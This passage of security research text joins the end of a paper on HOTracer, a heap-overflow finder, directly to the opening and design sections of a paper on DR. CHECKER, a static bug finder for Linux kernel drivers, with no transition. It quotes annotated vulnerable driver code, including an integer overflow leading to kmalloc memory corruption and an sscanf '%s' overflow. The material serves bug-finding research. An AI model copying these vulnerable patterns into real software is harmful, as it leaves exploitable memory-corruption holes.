Concolic execution [22, 29] is an alternative way for full symbolic execution. With concrete values, the analysis engine could explore deeper and be more scalable. Our solution adopts the similar offline trace-based constaint generation. However, we concentrate only on heap overflow vulnerabilities, and thus apply some optimizations to the symbolic execution and constraint solving process. As symbolic execution on real world applications is an open challenge, our solution does not improve it much, but roughly use it as a tool to reason about the constraints that we built with delicate data flow analysis.

6.1.3 Offline Dynamic Analysis

Offline dynamic analysis solutions usually analyze the runtime execution's results offline, and do not interfere the runtime execution except for recording. Comparing to online dynamic analysis, this type of solutions could perform in-depth analysis for a single dynamic execution, and explore potential vulnerabilities.

DIODE [41] targets heap allocation sites in a trace, and extracts and solves integer overflow conditions for allocation sizes to discover potential IO2BO (a special kind of heap overflow) vulnerabilities. It only considers heap allocation operations, but not heap access operations, and thus will miss many heap vulnerabilities. Moreover, it only considers integer overflow conditions, which is only a subset of heap overflow conditions.

Dowser [23] is an offline solution to detect buffer overflow (including heap overflow). It relies on compile-time information to filter pointer accesses in loops that are more likely to be vulnerable to buffer overflow (including heap overflow). It then uses dynamic taint analysis to infer which input bytes will affect these operations, and steers symbolic execution engine to explore the value space of the relevant input bytes. However, it does not support binary programs, and does not support precise heap layout analysis and thus are not efficient to find heap overflows. Moreover, it only considers heap access operations, but not heap allocation operations, and thus could not find all heap vulnerabilities. BORG [31] is the binary version of Dowser, facing a same set of limitations.

6.2 Related Program Analysis Techniques

MemBrush [13] proposes several heuristics to identify custom memory allocators. The key observation is that a malloc-like routine will return a heap address, and its client will use this return value to access memory. It uses dynamic testing to repeatedly validate candidate functions against the expected behaviour, to filter out real allocators. This solution could identify custom heap allocators more accurately. However, it could not be integrated into our offline analysis solution. We leave it as a future work.

Aligot [8] proposes a solution to identify loops in execution traces, and uses it to identify cryptographic functions in obfuscated binary programs. A recent paper [50] improves Aligot in identifying loop bodies. Jordi Tubella et.al. also proposed a solution [45] to identify loops dynamically. These solutions could handle more complicated loops than our solution. But they are over-qualified for our target, i.e., identifying loops used for heap access operations.

Recognizing structures in binary is also helpful for our work. HOTracer can benefit from related works [26, 42, 48] to identify elements inside objects. These could make HOTracer able to detect and discover sub-object overflow vulnerabilities.

7 Discussion

It is challenging to recognize all custom heap management functions, especially when analyzing the trace directly. Although the heuristics-based solution we took is not perfect, it indeed helps us find more heap vulnerabilities than state-of-art solutions. But our solution could definitely benefit from an improved recognition algorithm.

It is also challenging to abstract all heap access operations. Complicated access operations could be missed, and the access size and other attributes of these operations are hard to retrieve, making our prototype miss potential vulnerabilities. Related work (e.g., CryptoHunt [50]) on program semantics comprehension could help HOTracer, e.g., to handle more complex loops.

Some heap vulnerabilities may not crash target programs even if they are triggered. Our solution could find out this type of vulnerabilities. However, they could still be exploited in some cases. It would be interesting to assess whether these vulnerabilities are exploitable. It is one of our ongoing research to automatically analyze them.

Moreover, it is an open challenge to solve constraints. Vulnerability conditions and path constraints generated by HOTracer may be too complex to solve. In that case, we make efforts to make it practical and may still miss some potential heap vulnerabilities. Also there are some more complex situations (e.g., checksum mentioned in TaintScope [49], blocking checks mentioned in DIODE [41]) making it harder. In the evaluation we performed, we did not have this type of problems. But in general, it needs to be addressed. We could utilize the vulnerability conditions and candidate pairs of heap allocation and heap access operations, to perform other types of analysis, e.g., fuzzing, or change the path carefully by flipping like DIODE.

8 Conclusion

Heap overflows account for a big portion of real world memory corruption based exploits. We pointed out the root causes of heap vulnerabilities, and proposed a new offline dynamic analysis solution to discover heap vulnerabilities in program execution traces. It is able to explore each program path in depth to find vulnerabilities that are hard to detect and prone to miss by existing solutions. We also proposed several optimizations, making our solution more practical. Our prototype tool HOTracer found 47 new vulnerabilities in 17 real world applications, showing that this solution is effective.

Abstract

While kernel drivers have long been know to poses huge security risks, due to their privileged access and lower code quality, bug-finding tools for drivers are still greatly lacking both in quantity and effectiveness. This is because the pointer-heavy code in these drivers present some of the hardest challenges to static analysis, and their tight coupling with the hardware make dynamic analysis infeasible in most cases. In this work, we present DR. CHECKER, a *soundy* (i.e., mostly sound) bug-finding tool for Linux kernel drivers that is based on well-known program analysis techniques. We are able to overcome many of the inherent limitations of static analysis by scoping our analysis to only the most bug-prone parts of the kernel (i.e., the drivers), and by only sacrificing soundness in very few cases to ensure that our technique is both scalable and precise. DR. CHECKER is a fully-automated static analysis tool capable of performing general bug finding using both pointer and taint analyses that are flow-sensitive, context-sensitive, and field-sensitive on kernel drivers. To demonstrate the scalability and efficacy of DR. CHECKER, we analyzed the drivers of nine production Linux kernels (3.1 million LOC), where it correctly identified 158 critical zero-day bugs with an overall precision of 78%.

1 Introduction

Bugs in kernel-level code can be particularly problematic in practice, as they can lead to severe vulnerabilities, which can compromise the security of the entire computing system (e.g., Dirty COW [5]). This fact has not been overlooked by the security community, and a significant amount of effort has been placed on verifying the security of this critical code by means of manual inspection and both static and dynamic analysis techniques. While manual inspection has yielded the best results historically, it can be extremely time consuming, and is quickly becoming intractable as the complexity and volume of kernel-level code increase. Low-level code, such as kernel drivers, introduce a variety of hard problems that must be overcome by dynamic analysis tools (e.g., handling hardware peripherals). While some kernel-level dynamic analysis techniques have been proposed [23, 25, 29, 46], they are ill-suited for bug-finding as they were implemented as kernel monitors, not code verification tools. Thus, static source code analysis has long prevailed as the most promising technique for kernel code verification and bug-finding, since it only requires access to the source code, which is typically available.

Unfortunately, kernel code is a worst-case scenario for static analysis because of the liberal use of pointers (i.e., both function and arguments are frequently passed as pointers). As a result, tool builders must make the tradeoff between *precision* (i.e., reporting too many false positives) and *soundness* (i.e., reporting all true positives). In practice, precise static analysis techniques have struggled because they are either computationally infeasible (i.e., because of the state explosion problem), or too specific (i.e., they only identify a very specific type of bug). Similarly, sound static analysis techniques, while capable of reporting all bugs, suffer from extremely high false-positive rates. This has forced researchers to make variety of *assumptions* in order to implement practical analysis techniques. One empirical study [14] found that users would ignore a tool if its false positive rate was higher than 30%, and would similarly discredit the analysis if it did not yield valuable results early in its use (e.g., within the first three warnings).

Nevertheless, numerous successful tools have been developed (e.g., Coverity [14], Linux Driver Verification [36], APISan [64]), and have provided invaluable insights into both the types and locations of bugs that exist in critical kernel code. These tools range from precise, unsound, tools capable of detecting very specific classes of bugs (e.g., data leakages [32], proper `fprintf` usage [22], user pointer deferences [16]) to sound, im-

precise, techniques that detect large classes of bugs (e.g., finding all usages of strcpy [55]). One notable finding early on was that a disproportionate number of errors in the kernel were found in the drivers, or modules. It was shown that drivers accounted for seven times more bugs than core code in Linux [19] and 85% of the crashes in Windows XP [49]. These staggering numbers were attributed to lower overall code quality in drivers and improper implementations of the complex interactions with the kernel core by the third party supplying the driver.

In 2011, Palix *et al.* [39] analyzed the Linux kernel again and showed that while drivers still accounted for the greatest number of bugs, which is likely because drivers make up 57% of the total code, the fault rates for drivers where no longer the highest. Our recent analysis of main line linux kernel commit messages found that 28% of CVE patches to the linux repository in the past year involved kernel drivers (19% since 2005), which is in line with previous studies [17]. Meanwhile, the mobile domain has seen an explosion of new devices, and thus new drivers, introduced in recent years. The lack of attention being paid to these drivers, and their potential danger to the security of the devices, has also not gone unnoticed [47]. Recent studies even purport that mobile kernel drivers are, again, the source of up to 85% of the reported bugs in the Android [48] kernel. Yet, we are unaware of any large-scale analysis of these drivers.

In this work, we present DR. CHECKER, a fully-automated static-analysis tool capable of identifying numerous classes of bugs in Linux kernel drivers. DR. CHECKER is implemented as a completely modular framework, where both the types of analyses (e.g., points-to or taint) and the bug detectors (e.g., integer overflow or memory corruption detection) can be easily augmented. Our tool is based on well-known program analysis techniques and is capable of performing both pointer and taint analysis that is flow-, context-, and field-sensitive. DR. CHECKER employs a *soundy* [31] approach, which means that our technique is mostly sound, aside from a few well-defined assumptions that violate soundness in order to achieve a higher precision. DR. CHECKER, is the first (self-proclaimed) *soundy* static-analysis-based bug-finding tool, and, similarly, the first static analysis tool capable of large-scale analysis of general classes of bugs in driver code. We evaluated DR. CHECKER by analyzing nine popular mobile device kernels, 3.1 million lines of code (LOC), where it correctly reported 3,973 flaws and resulted the discovery of **158** [6–10] previously *unknown* bugs. We also compared DR. CHECKER against four other popular static analysis tools, where it significantly outperformed all of them both in detection rates and total bugs identified. Our results show that DR. CHECKER not only produces useful results, but does so with extremely high precision (78%).

In summary, we claim the following contributions:

- We present the first *soundy* static-analysis technique for pointer and taint analysis capable of large-scale analysis of Linux kernel drivers.
- We show that our technique is capable of flow-sensitive, context-sensitive, and field-sensitive analysis in a pluggable and general way that can easily be adapted to new classes of bugs.
- We evaluated our tool by analyzing the drivers of nine modern mobile devices, which resulted in the discovery of 158 *zero-day* bugs.
- We compare our tool to the existing state-of-the-art tools and show that we are capable of detecting more bugs with significantly higher precision, and with high-fidelity warnings.
- We are releasing DR. CHECKER as an open-source tool at github.com/ucsb-seclab/dr_checker.

2 Background

Kernel bug-finding tools have been continuously evolving as both the complexity and sheer volume of code in the world increases. While manual analysis and grep may have been sufficient for fortifying the early versions of the Linux kernel, these techniques are neither scalable nor rigorous enough to protect the kernels that are on our systems today. Ultimately, all of these tools are developed to raise *warnings*, which are then examined by a human analyst. Most of the initial, and more successful bug-finding tools were based on grep-like functionality and pattern matching [45, 55, 57]. These tools evolved to reduce user interaction (i.e., removing the need for manual annotation of source code) by using machine learning and complex data structures to automatically identify potential dangerous portions of code [41, 59–63]. While these tools have been shown to return useful results, identifying a number of critical bugs, most of them are developed based on empirical observation, without strong formal guarantees.

Model checkers (e.g., SLAM [13], BLAST [27], MOPS [18]) provide much more context and were able to provide more formalization, resulting in the detection of more interesting flaws. However, these techniques soon evolved into more rigorous tools, capable of more complex analyses (e.g., path-sensitive ESP [22]) and the more recent tools are capable of extracting far more information about the programs being analyzed to perform even more in-depth analysis (e.g., taint analysis [61]). While some have been implemented on top of custom tools and data structures (e.g., Joern [59–62]),

others have been implemented as compiler-level optimizations on top of popular open-source projects (e.g., LLVM [32]). In all cases, these tools are operating on abstract representations of the program, such as the abstract syntax tree (AST) or the control flow graph (CFG), which permit a more rigorous formal analysis of the properties of the program.

Motivation. Before delving into the details of DR. CHECKER, we first present a motivating example in the form of a bug that was discovered by DR. CHECKER. In this bug, which is presented in Listing 1, a tainted structure is copied in from userspace using `copy_from_user`. A size field of this structure is then multiplied by the size of another driver structure (`flow_p.cnt * sizeof(struct bst_traffic_flow_prop)`), which is vulnerable to an *integer overflow*. This bug results in a much smaller buffer being allocated that would actually be required for the data. This overflow would not be particularly problematic if it wasn't for the fact that the originally tainted length (i.e., the very large number) is later used to determine how much data will be copied in the buffer (`adjust_traffic_flow_by_pkg(buf, flow_p.cnt)`), resulting in memory corruption.

Listing 1: An integer overflow in Huawei's Bastet driver that was discovered by DR. CHECKER

```
1 struct bst_traffic_flow_pkg {
2     uint32_t cnt;
3     uint8_t value[0];
4 };
5 ...
6 uint8_t *buf = NULL;
7 int buf_len = 0;
8 struct bst_traffic_flow_pkg flow_p;
9
10 if (copy_from_user(&flow_p, argp,
11     sizeof(struct bst_traffic_flow_pkg))) {
12   break;
13 }
14
15 if (0 == flow_p.cnt) {
16   bastet_wake_up_traffic_flow();
17   rc = 0;
18   break;
19 }
20
21 // ** Integer overflow bug **
22 // e.g., 0x80000001 * 0x20 = 0x20
23 buf_len = flow_p.cnt *
24           sizeof(struct bst_traffic_flow_prop);
25 buf = (uint8_t *)kmalloc(buf_len, GFP_KERNEL);
26 if (NULL == buf) {
27   BASTET_LOGE("kmalloc failed");
28   rc = -ENOMEM;
29   break;
30 }
31
32 if (copy_from_user(buf,
33     argp + sizeof(struct bst_traffic_flow_pkg),
34     buf_len)) {
35   BASTET_LOGE("pkg copy_from_user error");
36   kfree(buf);
37   break;
38 }
39 //  Modifies flow_p.cnt, not buf_len, bytes in buf!
40 rc = adjust_traffic_flow_by_pkg(buf, flow_p.cnt);
41 ...
```

There are many notable quirks in this bug that make it prohibitively difficult for naïve static analysis techniques. First, the bug arises from tainted-data (i.e., `argp`) propagating through multiple usages into a dangerous function, which is only detectable by a flow-sensitive analysis. Second, the integer overflow occurs because of a specific field in the user-provided `struct`, not the entire buffer. Thus, any analysis that is not field sensitive would over-approximate this and incorrectly identify `flow_p` as the culprit. Finally, the memory corruption in a different function (i.e., `adjust_traffic_flow_by_pkg`), which means that that the analysis must be able to handle inter-procedural calls in a context-sensitive way to precisely report the origin of the tainted data. Thus, this bug is likely only possible to detect and report concisely with an analysis that is flow-, context-, and field-sensitive. Moreover, the fact that this bug exists in the driver of a popular mobile device, shows that it evaded both expert analysts and possibly existing bug-finding tools.

3 Analysis Design

DR. CHECKER uses a modular interface for its analyses. This is done by performing a general analysis pass over the code, and invoking *analysis clients* at specific points throughout the analysis. These analysis clients all share the same global state, and benefit from each other's results. Once the analysis clients have run and updated the global state of the analysis, we then employ numerous *vulnerability detectors*, which identify specific properties of known bugs and raise warnings (e.g., a tainted pointer was used as input to a dangerous function). The general architecture of DR. CHECKER is depicted in Figure 1, and the details of our analysis and vulnerability detectors are outlined in the following sections.

Below we briefly outline a few of our core assumptions that contribute to our *soundy* analysis design:

Assumption 1. We assume that all of the code in the mainline Linux core is implemented *perfectly*, and we do not perform any inter-procedural analysis on any kernel application program interface (API) calls.

Assumption 2. We only perform the number of traversals required for a reach-def analysis in loops, which could result in our points-to analysis being unsound.

Assumption 3. Each call instruction will be traversed only once, even in the case of loops. This is to avoid creating additional contexts and limit false positives, which may result in our analysis being unsound.



Figure 1: Pluggable static analysis architecture implemented by DR. CHECKER.

3.1 Terminology and Definitions

In this section we define the various terms and concepts that we use in the description of our analysis.

Definition 3.1. A *control flow graph (CFG)* of a function is a directed graph where each node represents a *basic block* (i.e., a contiguous sequence of non-branch instructions) and the edges of the graph represent possible control flow between the basic blocks.

Definition 3.2. A *strongly connected component (SCC)* of a graph is a sub-graph, where there exists a bi-directional path between any pair of nodes (e.g., a loop).

Definition 3.3. *Topological sort or ordering* of nodes in a directed graph is an ordering of nodes such that, for every edge from node v to u, v is traversed before u. While this is well-defined for acyclic graphs, it is less straightforward for cyclic graphs (e.g., a CFG with loops). Thus, when performing a topological sort on a CFG, we employ Tarjan's algorithm [50], which instead topologically sorts the SCCs.

Definition 3.4. An *entry* function, ε, is a function that is called with at least one of its arguments containing tainted data (e.g., an `ioctl` call).

Definition 3.5. The *context*, Δ, of a function in our analysis is an ordered list of call sites (e.g., function calls on the stack) starting from an entry function. This list indicates the sequence of function calls and their locations in the code that are required to reach the given function. More precisely, $\Delta = \{\varepsilon, c_1, c_2, ...\}$ where c_1 is call made from within the entry function (ε) and for all $i > 1$, c_i is a call instruction in the function associated with the previous call instruction (c_{i-1}).

Definition 3.6. The *global taint trace map*, τ, contains the information about our tainted values in the analysis. It maps a specific value to the sequence of instructions (I) whose execution resulted in the value becoming tainted.

$$\tau : \begin{cases} v \rightarrow \{I_1, I_2, I_3, ...\} & \text{if TAINTED} \\ v \rightarrow \emptyset & \text{otherwise} \end{cases}$$

Definition 3.7. An *alias object*, $\hat{a} = \{\rho, t\}$, is a tuple that consists of a map (ρ) between offsets into that object, n, and the other corresponding alias objects that those offsets can point to, as well as a local taint map (t) for each offset. For example, this can be used to represent a structure stored in a static location, representing an alias object, which contains pointers at given offsets (i.e., offsets into that object) to other locations on the stack (i.e., their alias objects). More precisely, $\rho : n \rightarrow \{\hat{a}_1, \hat{a}_2, \hat{a}_3, ...\}$ and $t : n \rightarrow \{I_1, I_2, I_3, ...\}$. We use both $\hat{a}(n)$ and $\rho(n)$ interchangeably, to indicate that we are fetching all of the alias objects that could be pointed to by a field at offset n. We use $\hat{a}_t$ to refer to the taint map of location $\hat{a}$, and similarly $\hat{a}_t(n)$ to refer to taint at a specific offset. These maps allow us to differentiate between different fields of a structure to provide field-sensitivity in our analysis.

The following types of locations are traced by our analysis:

1. Function local variables (or stack locations): We maintain an alias object for each local variable.

2. Dynamically allocated variables (or heap locations): These are the locations that are dynamically allocated on the program heap (e.g., as retrieved by `malloc` or `get_page`). We similarly create one alias object for each allocation site.

3. Global variables: Each global variable is assigned a unique alias object.

Stack and heap locations are both context-sensitive (i.e., multiple invocations of a function with different contexts will have different alias objects). Furthermore, because of our context propagation, heap locations are call-site sensitive (i.e., for a given context, one object will be created for each call site of an allocation function).

Definition 3.8. Our *points-to* map, ϕ, is the map between a value and all of the possible locations that it can point to, represented as a set of tuples containing alias objects and offsets into those objects.

$$\phi : v \rightarrow \{(n_1, \hat{a}_1), (n_1, \hat{a}_2), (n_2, \hat{a}_3), ...\}$$

For example, consider the instruction `val1 = &info->dirmap`, where `info` represents a structure on the stack and member `dirmap` is at offset 8. This instruction would result in the value (`val1`) pointing to the offset 8 within the alias object `info` (i.e., $\phi(\texttt{val1}) = \{(8, \texttt{info})\}$).

Definition 3.9. The Global State, S, of our analysis contains all of the information computed for every function, at every context. We define it as

$$S = \{\phi_c, \tau_c\},$$

where $\phi_c : \Delta \to \phi$ is the map between a context and the corresponding points-to map, and $\tau_c : \Delta \to \tau$ is the map between a context and corresponding taint trace map.

3.2 Soundy Driver Traversal (SDT)

While most of the existing static analysis techniques [13, 28] run their abstract analysis until it reaches a fixed-point before performing bug detection, this can be problematic when running multiple analyses, as the different analyses may not have the same precision. Thus, by performing analysis on the post-completion results, these tools are fundamentally limiting the precision of all of their analyses to the precision of the *least* precise analysis. To avoid this, and ensure the highest precision for all of our analysis modules, we perform a *flow-sensitive* and *context-sensitive* traversal of the driver starting from an entry point. Our specific analysis modules (i.e., taint and points-to) are implemented as *clients* in this framework, and are invoked with the corresponding context and current global state as the code is being traversed. This also allows all of the analyses, or clients, to consume each other's results whenever the results are needed, and without loss of precision. Moreover, this allows us to perform a single traversal of the program for all of the underlying clients.

It is important to note that some of the client analyses may actually need more traversals through the CFG than others to reach a fixed point. For example, a points-to analysis might need more traversals through a loop to reach a fixed point than a taint analysis. However, our code exploration is analysis-agnostic, which means we must ensure that we always perform the maximum number of traversals required by all of our analyses. To ensure this property, we use reach-def analysis [38] as a baseline (i.e., we traverse the basic blocks such that a reaching definition analysis will reach a fixed point). This ensures that all of the writes that can reach an instruction directly will be reached. This means that our points-to analysis may not converge, as it would likely require far more iterations. However, in the worst case, points-to analysis could potentially grow unconstrained, resulting in everything pointing to everything. Thus, we make this necessary sacrifice to soundness to ensure convergence and a practical implementation.

Algorithm 1: Soundy driver traversal analysis

```
function SDTraversal((S, Δ, F))
    sccs ← topo_sort(CFG(F))
    forall the scc ∈ sccs do
        if is_loop(scc) then
            HandleLoop(S, Δ, scc)
        else
            VisitSCC(S, Δ, scc)
        end
    end

function VisitSCC((S, Δ, scc))
    forall the bb ∈ scc do
        forall the I ∈ bb do
            if is_call(I) then
                HandleCall(S, Δ, I)
            else
                if is_ret(I) then
                    S ← S ∪ {φ_Δ(ret_val), τ_Δ(ret_val)}
                else
                    DispatchClients(S, Δ, I)
                end
            end
        end
    end

function HandleLoop((S, Δ, scc))
    num_runs ← LongestUseDefChain(scc)
    while num_runs ≠ 0 do
        VisitSCC(S, Δ, scc)
        num_runs ← num_runs − 1
    end

function HandleCall((S, Δ, I))
    if ¬is_visited(S, Δ, I) then
        targets ← resolve_call(I)
        forall the f ∈ targets do
            Δ_new ← Δ||I
            φ_new ← (Δ_new → (φ_c(Δ)(args), φ_c(Δ)(globals)))
            τ_new ← (Δ_new → (τ_c(Δ)(args), τ_c(Δ)(globals)))
            S_new ← {φ_new, τ_new}
            SDTraversal(S_new, Δ_new, f)
        end
        mark_visited(S, Δ, I)
    end
```

Loops. When handling loops, we must ensure that we iterate over the loop enough times to ensure that every possible assignment of every variable has been exercised. Thus, we must compute the number of iterations needed

for a reach-def analysis to reach a fix-point on the loop and then perform the corresponding number of iterations on all the basic blocks in the loop. Note that, the number of iterations to converge on a loop for a standard reach-def analysis is upper-bounded by the longest use-def chain in the loop (i.e., the longest number of instructions between the assignment and usage of a variable). The intuition behind this is that, in the worst case, every instruction could potentially depend on the variable in the use-def chain, such that their potential values could update in each loop. However, this can only happen as many times as their are instructions, since an assignment can only happen once per instruction.

Function calls. If a function call is a direct invocation and the target function is within the code that we are analyzing (i.e., it is part of the driver), it will be traversed with a new context (Δ_{new}), and the state will be both updated with a new points-to map (ρ_{new}) and a new taint trace map (τ_{new}), which contains information about both the function arguments and the global variables. For indirect function calls (i.e., functions that are invoked via a pointer), we use type-based target resolution. That is, given a function pointer of type $a =$ `(rettype)(arg1Type, arg2Type,..)`, we find all of the matching functions in the same driver that are referenced in a non-call instruction (e.g., `void *ptr = &fn`). This is implemented as the function *resolve_call* in Algorithm 1. Each call site or call instruction will be analyzed only once per context. We do not employ any special handlers for recursive functions, as recursion is rarely used in kernel drivers.

The complete algorithm, `SDTraversal`, is depicted in Algorithm 1. We start by topologically sorting the CFG of the function to get an ordered list of SCCs. Then, each SCC is handled differently, depending on whether it is a loop or not. Every SCC is traversed at the basic-block level, where every instruction in the basic block is provided to all of the possible clients (i.e., taint and points-to), along with the context and global state. The client analyses can collect and maintain any required information in the global state, making the information immediately available to each other.

To analyze a driver entry point ε, we first create an initial state: $S_{start} = \{\phi_{start}, \emptyset\}$, where ϕ_{start} contains the points-to map for all of the global variables. We then traverse all of the `.init` functions of the driver (i.e., the functions responsible for driver initialization [44]), which is where drivers will initialize most of their global objects. The resulting initialized state (S_{init}) is then appended with the taint map for any tainted arguments ($S_{init} = S_{init} \cup \tau_{init}$). We describe how we determine these tainted arguments in Section 5.3. Finally, we invoke our traversal on this function, `SDTraversal(`S_{init}`,` Δ_{init}`,` ε`)`, where the context $\Delta_{init} = \{e\}$.

We use the low-level virtual machine (LLVM) intermediate representation (IR), Bitcode [30], as our IR for analysis. Bitcode is a typed, static single assignment (SSA) IR, and well-suited for low-level languages like C. The analysis clients interact with our soundy driver traversal (SDT) analysis by implementing visitors, or transfer functions, for specific LLVM IR instructions, which enables them to both use and update the information in the global state of the analysis. The instructions that we define transfer functions for in the IR are:

1. *Alloca* (`v = alloca typename`) allocates a stack variable with the size of the type `typename` and assigns the location to v (e.g., `%1 = alloca i32`). SDT uses the instruction location to reference the newly allocated instruction. Since SDT is context-sensitive, the instruction location is a combination of the current context and the instruction offset within the function bitcode.

2. *BinOp* (`v = op op1, op2`) applies `op` to `op1` and `op2` and assigns the result to `v` (e.g., `%1 = add val, 4`). We also consider, the flow-merging instruction in SSA, usually called `phi` [21], to be the same as a binary operation. Since SDT is not path-sensitive, this does not affect the soundness.

3. *Load* (`v = load typename op`) is the standard load instruction, which loads the contents of type `typename` from the address represented by the operand op into the variable v (e.g., `%tmp1 = load i32* %tmp`).

4. *Store* (`store typename v, op`) is the standard store instruction, which stores the contents of type `typename` represented by the value `v` into the address represented by `op` (e.g., `store i8 %frombool1, %y.addr`).

5. *GetElementPtr (GEP)* is the instruction used by the IR to represent structure and array-based accesses and has fairly complex semantics [53]. A simplified way to represent this is `v = getelementptr typename ob, off`, which will get the address of the field at index `off` from the object `ob` of type `typename`, and store the referenced value in `v` (e.g., `%val = getelementptr %struct.point %my_point, 0`).

Both our points-to and taint analysis implement transfer functions based on these five instructions.

Algorithm 2: Points-to analysis transfer functions

function `updatePtoAlloca` $(\phi_c, \tau_c, \delta, I, v, loc_x)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $loc_x \leftarrow (x, \emptyset, \emptyset)$
  $map_{pt}(v) \leftarrow (0, loc_x)$
function `updatePtoBinOp` $(\phi_c, \tau_c, \delta, I, v, op_1, op_2)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_1 \leftarrow map_{pt}(op_1)$
  $pto_2 \leftarrow map_{pt}(op_2)$
  $set_1 \leftarrow \{(0, ob) \mid \forall(_, ob) \in pto_1\}$
  $set_2 \leftarrow \{(0, ob) \mid \forall(_, ob) \in pto_2\}$
  $map_{pt}(v) \leftarrow map_{pt}(v) \cup set_1 \cup set_2$
function `updatePtoLoad` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $set_1 \leftarrow \{ob(n) \mid \forall(n, ob) \in pto_{op}\}$
  $set_2 \leftarrow \{(0, ob) \mid \forall ob \in set_1\}$
  $map_{pt}(v) \leftarrow map_{pt}(v) \cup set_2$
function `updatePtoStore` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $pto_v \leftarrow map_{pt}(v)$
  $set_v \leftarrow \{ob \mid \forall(_, ob) \in pto_v\}$
  $\forall(n, ob) \in pto_{op}$ **do** $ob(n) \leftarrow ob(n) \cup set_v$
function `updatePtoGEP` $(\phi_c, \tau_c, \delta, I, v, op, off)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $set_{op} \leftarrow \{ob(n) \mid \forall(n, ob) \in pto_{op}\}$
  $set_v \leftarrow \{(off, ob) \mid \forall ob \in set_{op}\}$
  $map_{pt}(v) \leftarrow map_{pt}(v) \cup set_v$

3.3 Points-to Analysis

The result of our points-to analysis is a list of values and the set of all of the possible objects, and offsets, that they can point to. Because of the way in which we constructed our *alias location objects* and transfer functions, we are able to ensure that our points-to results are field-sensitive. That is, we can distinguish between objects that are pointed to by different fields of the same object (e.g., different elements in a `struct`). Thus, as implemented in SDT, we are able to obtain points-to results that are flow-, context-, and field-sensitive.

Dynamic allocation. To handle dynamic allocation in our points-to analysis, we maintain a list of kernel functions that are used to allocate memory on the heap (e.g., `__kmalloc`, `kmem_cache_alloc`, `get_free_page`). For each call-site to these functions, we create a unique *alias object*. Thus, for a given context of a function, each allocation instruction has a single `alias location`, regardless of the number of times that it is visited. For example, if there is a call to `kmalloc` in the basic block of a loop, we will only create one alias location for it.

Algorithm 3: Taint analysis transfer functions

function `updateTaintAlloca` $(\phi_c, \tau_c, \delta, I, v, loc_x)$
  Nothing to do

function `updateTaintBinOp` $(\phi_c, \tau_c, \delta, I, v, op_1, op_2)$
  $map_t \leftarrow \tau_c(\delta)$
  $set_v \leftarrow map_t(op_1) \cup map_t(op_2)$
  $map_t(v) \leftarrow set_v || I$
function `updateTaintLoad` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $set_{op} \leftarrow \{ob_t(n) || I \mid \forall(n, ob) \in pto_{op}\}$
  $map_t \leftarrow \tau_c(\delta)$
  $map_t(v) \leftarrow map_t(v) \cup set_{op}$
function `updateTaintStore` $(\phi_c, \tau_c, \delta, I, v, op)$
  $map_{pt} \leftarrow \phi_c(\delta)$
  $pto_{op} \leftarrow map_{pt}(op)$
  $map_t \leftarrow \tau_c(\delta)$
  $tr_v \leftarrow map_t(v)$
  $\forall(n, ob) \in pto_{op}$ **do** $ob_t(n) \leftarrow ob_t(n) \cup (tr_v || I)$
function `updateTaintGEP` $(\phi_c, \tau_c, \delta, I, v, op, off)$
  UPDATETAINTBINOP$(\phi_c, \tau_c, \delta, I, v, op, off)$

Internal kernel functions. Except for few kernel API functions, whose effects can be easily handled (e.g., `memcpy`, `strcpy`, `memset`), we ignore all of the other kernel APIs and core kernel functions. For example, if the target of a call instruction is the function `i2c_master_send`, which is part of the core kernel, we do not follow the call. Contrary to the other works, which check for valid usage of kernel API functions [12,64], we assume that all usages of these functions are valid, as we are only concerned with analyzing the more error-prone driver code. Thus, we do no follow any function calls into the core kernel code. While, we may miss some points-to information because of this, again sacrificing soundness, this assumption allows us to be more precise within the driver and scale our analysis.

The *update points-to* transfer functions (`updatePto*`) for the various instructions are as shown in Algorithm 2.

3.4 Taint Analysis

Taint analysis is a critical component of our system, as almost all of our bug detectors use its results. Similar to our points-to analysis, the results of our taint analysis are flow-, context-, and field-sensitive.

The *taint sources* in our analysis are the arguments of the entry functions. Section 5.3 explains the different types of entry functions and their correspondingly tainted arguments. We also consider special kernel functions that copy data from user space (e.g., `copy_from_user`, `simple_write_to_buffer`) as taint sources and taint all of the fields in the alias locations of the points-to map for

Listing 2: A buffer overflow bug detected in Mediatek's Accdet driver by ITDUD where `buf` is assumed to be a single character but the use of "%s" will continue reading the buffer until a null-byte is found.

```
1 static char call_status;
2 ...
3 static ssize_t
4   accdet_store_call_state
5   (struct device_driver *ddri,
6   const char *buf, size_t count)
7 {
8   // ** Improper use of tainted data **
9   // buf can contain more than one char!
10  int ret = sscanf(buf, "%s", &call_status);
11
12  // The return value is checked, but it's too late
13  if (ret != 1) {
14    ACCDET_DEBUG("accdet: Invalid values\n");
15    return -EINVAL;
16  }
17
18  switch (call_status) {
19  case CALL_IDLE:
20  ...
21 }
```

the destination operands of these functions. Our *taint propagators* are implemented as various transformation functions (`updateTaint*` in Algorithm 3). Similar to our points-to analysis, we do not propagate taint for any core kernel function calls, aside from a few exceptions (e.g., `memcpy`). The *taint sinks* in our analysis are dependent on the vulnerability detectors, as every detector has its own taint policy. These detectors will raise warnings if any tainted data violates a specified policy (e.g., if a tainted value is used as the length in a `memcpy`).

4 Vulnerability Detectors

This section describes the various vulnerability detectors that were used in our analysis. These detectors are highly configurable and are able to act on the results from both our points-to and taint analysis. They are implemented as plugins that are run continuously as the code is being analyzed, and operate on the results from our analysis clients (i.e., taint and points-to analysis). Our architecture enables us to very quickly implement new analyses to explore new classes of vulnerabilities. In fact, in the process of analyzing our results for this paper, we were able to create the Global Variable Race Detector (GVRD) detector and deploy it in less than 30 minutes.

Almost all of the detectors use taint analysis results to verify a vulnerable condition and produce a taint trace with all of their emitted warnings. The warnings also provide the line numbers associated with the trace for ease of triaging. The various bug detectors used by DR. CHECKER in our analysis are explained below:

